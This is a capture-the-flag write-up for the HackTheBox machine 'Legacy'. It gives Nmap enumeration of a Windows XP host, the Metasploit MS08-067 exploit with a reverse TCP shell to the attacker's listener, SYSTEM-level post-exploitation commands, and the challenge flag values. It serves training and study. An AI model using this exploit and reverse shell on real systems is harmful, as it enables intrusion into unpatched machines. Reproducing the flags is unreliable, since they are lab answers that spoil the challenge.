
[HackTheBox] Legacy

Date: 01/Nov/2019
Categories: oscp, htb, windows
Tags: `exploit_smb_ms08_067`
InfoCard:



Overview

This is a writeup for HTB VM `Legacy`. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:




Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Fri Nov  1 14:44:27 2019 as: nmap -vv --reason -Pn -sV -sC
 ↪  --version-all -oN
 ↪  /root/toolbox/writeups/htb.legacy/results/10.10.10.4/scans/_quick_tcp_nmap.txt -oX
 ↪  /root/toolbox/writeups/htb.legacy/results/10.10.10.4/scans/xml/_quick_tcp_nmap.xml
 ↪  10.10.10.4
Nmap scan report for 10.10.10.4
Host is up, received user-set (0.057s latency).
Scanned at 2019-11-01 14:44:28 PDT for 276s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT     STATE  SERVICE       REASON          VERSION
139/tcp  open   netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  syn-ack ttl 127 Windows XP microsoft-ds
3389/tcp closed ms-wbt-server reset ttl 127
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
 ↪  cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -3h59m53s, deviation: 1h24m50s, median: -4h59m53s
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:0c:03
 ↪  (VMware)
| Names:
|   LEGACY<00>           Flags: <unique><active>
|   HTB<00>              Flags: <group><active>
|   LEGACY<20>           Flags: <unique><active>
|   HTB<1e>              Flags: <group><active>
|   HTB<1d>              Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   00 50 56 b9 0c 03 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 40600/tcp): CLEAN (Timeout)
|   Check 2 (port 13850/tcp): CLEAN (Timeout)
|   Check 3 (port 50902/udp): CLEAN (Timeout)
|   Check 4 (port 54226/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2019-11-01T20:44:53+02:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)
```

```

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov  1 14:49:04 2019 -- 1 IP address (1 host up) scanned in 276.38 seconds
```

2. From the Nmap scan results, we find that the target system has SMB service running and is a Windows XP system:

```
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2019-11-01T20:44:53+02:00
```

Findings

Open Ports:

```
137/udp  |  netbios-ns    |  Microsoft Windows netbios-ns (workgroup: HTB)
139/tcp  |  netbios-ssn   |  Microsoft Windows netbios-ssn
445/tcp  |  microsoft-ds  |  Windows XP microsoft-ds
```

Phase #2: Exploitation

1. For a Microsoft Windows XP system with open SMB, we use the MSF MS08-067 exploit `windows/smb/ms08_067_netapi` and gain a shell with elevated privileges on the target system:

```
msfconsole
  use exploit/windows/smb/ms08_067_netapi
  set RHOST 10.10.10.4
  set LHOST 10.10.14.18
  show options
  exploit
```

```
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.10.10.4       yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.18      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) >
msf exploit(windows/smb/ms08_067_netapi) >
msf exploit(windows/smb/ms08_067_netapi) >
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.14.18:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (10.10.14.18:4444 -> 10.10.10.4:1028) at 2019-11-01 15:02:39 -0700



C:\WINDOWS\system32>
```

Figure 2: writeup.exploitation.steps.1.1

2. We then obtain further information about the system and read the contents of both `user.txt` and `root.txt` files to comeplete the challenge:

```
ipconfig
systeminfo
dir user.txt /s /p
```

```
type "C:\Documents and Settings\john\Desktop\user.txt"
type "C:\Documents and Settings\Administrator\Desktop\root.txt"
```

```
C:\WINDOWS\system32>systeminfo_
systeminfo

Host Name:                 LEGACY
OS Name:                   Microsoft Windows XP Professional
OS Version:                5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:          user
Registered Organization:   HTB
Product ID:                55274-643-7213323-23904
Original Install Date:     16/3/2017, 7:32:23
System Up Time:            0 Days, 8 Hours, 55 Minutes, 47 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     511 MB
Available Physical Memory: 394 MB
Virtual Memory: Max Size:  2.048 MB
Virtual Memory: Available: 2.009 MB
Virtual Memory: In Use:    39 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
NetWork Card(s):           1 NIC(s) Installed.
                           [01]: AMD PCNET Family PCI Ethernet Adapter
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.4
```

Figure 3: writeup.exploitation.steps.2.1

```
C:\>dir user.txt /s /p
dir user.txt /s /p
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john\Desktop

16/03/2017  08:19                32 user.txt
               1 File(s)             32 bytes

     Total Files Listed:
               1 File(s)             32 bytes
               0 Dir(s)   6.484.877.312 bytes free

C:\>
```

Figure 4: writeup.exploitation.steps.2.2

```
C:\>type "C:\Documents and Settings\john\Desktop\user.txt"
type "C:\Documents and Settings\john\Desktop\user.txt"
e69af0e4f443de7e36876fda4ec7644f
C:\>

C:\>

C:\>type "C:\Documents and Settings\Administrator\Desktop\root.txt"
type "C:\Documents and Settings\Administrator\Desktop\root.txt"
993442d258b0e0ec917cae9e695d5713
C:\>
```

Figure 5: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```
ntauth/system@LEGACY> id
NT AUTHORITY\SYSTEM
ntauth/system@LEGACY>
ntauth/system@LEGACY> uname
Host Name:                 LEGACY
OS Name:                   Microsoft Windows XP Professional
OS Version:                5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Uniprocessor Free
ntauth/system@LEGACY>
ntauth/system@LEGACY> ifconfig
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix  . :
  IP Address. . . . . . . . . . . . : 10.10.10.4
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

```
  Default Gateway . . . . . : 10.10.10.2
ntauth/system@LEGACY>
ntauth/system@LEGACY> users
Administrator
john
```

Loot

Flags

```
C:\Documents and Settings\john\Desktop\user.txt: e69af0e4f443de7e..............
C:\Documents and Settings\Administrator\Desktop\root.txt: 993442d258b0e0................
```

References

[+] https://www.hackthebox.eu/home/machines/profile/2
[+] https://medium.com/@_C_3PJoe/htb-retired-box-walkthrough-legacy-147bbcc9ff02